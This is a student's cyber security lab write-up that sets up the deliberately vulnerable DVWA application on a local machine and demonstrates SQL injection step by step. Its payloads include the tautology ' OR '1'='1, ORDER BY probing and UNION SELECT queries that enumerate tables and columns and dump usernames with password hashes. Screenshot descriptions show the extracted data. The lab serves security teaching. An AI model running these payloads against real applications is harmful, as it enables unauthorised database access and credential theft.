


SQL Injection Attack – Cyber Security Lab Experiment 5

HARI VIGNESH RAO 23BD1A052Q

Step 1: Install DVWA

```
sudo apt update
```


```
sudo apt install dvwa -y
```



Step 2: Start Required Services

```
sudo service apache2 start
```

```
sudo service mysql start
```



Step 3: Configure DVWA


Edit config file:

```
sudo nano /etc/dvwa/config.inc.php
```

Ensure:

```
$_DVWA['db_password'] = '';
```


Save and exit.



Step 4: Open DVWA in Browser(Firefox)


<http://127.0.0.1/dvwa>

- Login:
 - **Username:** admin
 - **Password:** password
- Click Create / Reset Database



Step 5: Set Security Level

- Go to DVWA Security
- Set Security Level = Low
- Click Submit




4. SQL Injection Attack on DVWA

Step 6: Navigate to SQL Injection Module

DVWA → Vulnerabilities → SQL Injection

You will see an input box asking for **User ID**.



5. Basic SQL Injection Test

Step 7: Normal Input

1

Displays user details normally

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA SQL Injection page. The URL in the address bar is `127.0.0.1/dvwa/vulnerabilities/sql/?id=1&Submit=Submit#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted. The main content area displays user details: "User ID: 1", "First name: admin", and "Surname: admin". Below this, a "More Information" section contains a bulleted list of links related to SQL injection.

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netspark.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Step 8: Authentication Bypass

Enter:

`1' OR '1='1`

Result: All user records are displayed

Confirms SQL Injection vulnerability

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `127.0.0.1/dvwa/vulnerabilities/sqlinjection/?id=1' OR '1'%3D'1&Submit=Submit#`. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area displays the results of the SQL injection query. It shows five user entries from the database:

ID	First name	Surname
1' OR '1='1	admin	admin
1' OR '1='1	Gordon	Brown
1' OR '1='1	Hack	Me
1' OR '1='1	Pablo	Picasso
1' OR '1='1	Bob	Smith

Below the results, there is a "More Information" section with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>


6. SQL Injection – Database Enumeration

Step 9: Find Number of Columns

1' ORDER BY 1--
1' ORDER BY 2--
1' ORDER BY 3--

Stop when error occurs Last successful number = total columns

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA SQL Injection page at 127.0.0.1/dvwa/vulnerabilities/sql/. The URL bar shows the full URL. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types, with 'SQL Injection' selected. The main content area has a 'Vulnerability: SQL Injection' title. A form field labeled 'User ID:' contains '1' ORDER BY 1--'. Below it, the output shows 'First name: admin' and 'Surname: admin'. A 'Submit' button is visible. To the right, a 'More Information' section lists several links related to SQL injection. The desktop taskbar at the bottom shows various application icons.



Step 10: UNION-Based Injection

1' UNION SELECT 1,2-- -

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA SQL Injection page at 127.0.0.1/dvwa/vulnerabilities/sql/. The URL bar shows the query: id=1' UNION SELECT 1,2-- -&Submit=Submit#. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. The main content area displays the results of the injection:

```
User ID: [ ] Submit  
ID: 1' UNION SELECT 1,2-- -  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT 1,2-- -  
First name: 1  
Surname: 2
```

Below the results, a "More Information" section provides links to external resources:

- https://en.wikipedia.org/wiki/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://obby-tables.com/>

Step 11: Extract Database Name

1' UNION SELECT database(),2-- -

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA SQL Injection page at 127.0.0.1/dvwa/vulnerabilities/sql/. The URL bar shows the injected query: 1' UNION SELECT database(),2-- -. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types, with 'SQL Injection' currently selected. The main content area displays the results of the injection:

```
User ID: [ ] Submit  
ID: 1' UNION SELECT database(),2-- -  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT database(),2-- -  
First name: dvwa  
Surname: 2
```

Below the results, there's a 'More Information' section with links:

- https://en.wikipedia.org/wik/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://pobby-tables.com/>

Step 12: Extract Table Names

```
1' UNION SELECT table_name,2  
FROM information_schema.tables  
WHERE table_schema=database()-- -
```

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `127.0.0.1/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+table_name%2C2+FROM+information_schema.tables+WHERE+table_schema=database()-- -`. The DVWA logo is at the top, followed by the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. In the main content area, there is a form with a "User ID:" input field containing the injected query. Below the input field, the results of the injection are displayed in red text, showing three table names: admin, guestbook, and users. A "Submit" button is visible next to the input field. At the bottom of the main content area, there is a "More Information" section with a bulleted list of links related to SQL injection.

User ID:

ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -
First name: guestbook
Surname: 2

ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema=database()-- -
First name: users
Surname: 2

More Information

- https://ianwilliams.org/wih/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Step 13: Extract Column Names

```
1' UNION SELECT column_name,2  
FROM information_schema.columns  
WHERE table_name='users'-- -
```

The screenshot shows a Kali Linux desktop environment with a browser window open to a SQL injection vulnerability test page. The URL in the address bar is `127.0.0.1/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+column_name%2C2+FROM+information_schema.columns+WHERE+table_name='users'-- -`. The browser title is "Vulnerability: SQL injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. The main content area displays the results of the SQL query, showing multiple columns of data extracted from the "users" table. The columns listed are: First name, user_id, Surname, First name, first_name, Surname, First name, last_name, Surname, First name, user, Surname, First name, password, Surname, First name, avatar, Surname, First name, last_login, Surname, and First name, failed_login, Surname.

Step 14: Extract Username & Password

1' UNION SELECT user,password FROM users-- -
Passwords may appear as hashes.

The screenshot shows a Kali Linux 2023 desktop environment with a Firefox browser window open to the DVWA SQL Injection page. The URL in the address bar is `127.0.0.1/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+user%2Cpassword+FROM+users--+&Submit=Submit#`. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area displays the results of the SQL injection query. It shows five user entries with their first names and last names:

- ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: admin
- ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' UNION SELECT user,password FROM users-- -
First name: smitty
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Below the results, a "More Information" section provides links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://nooby-tables.com/>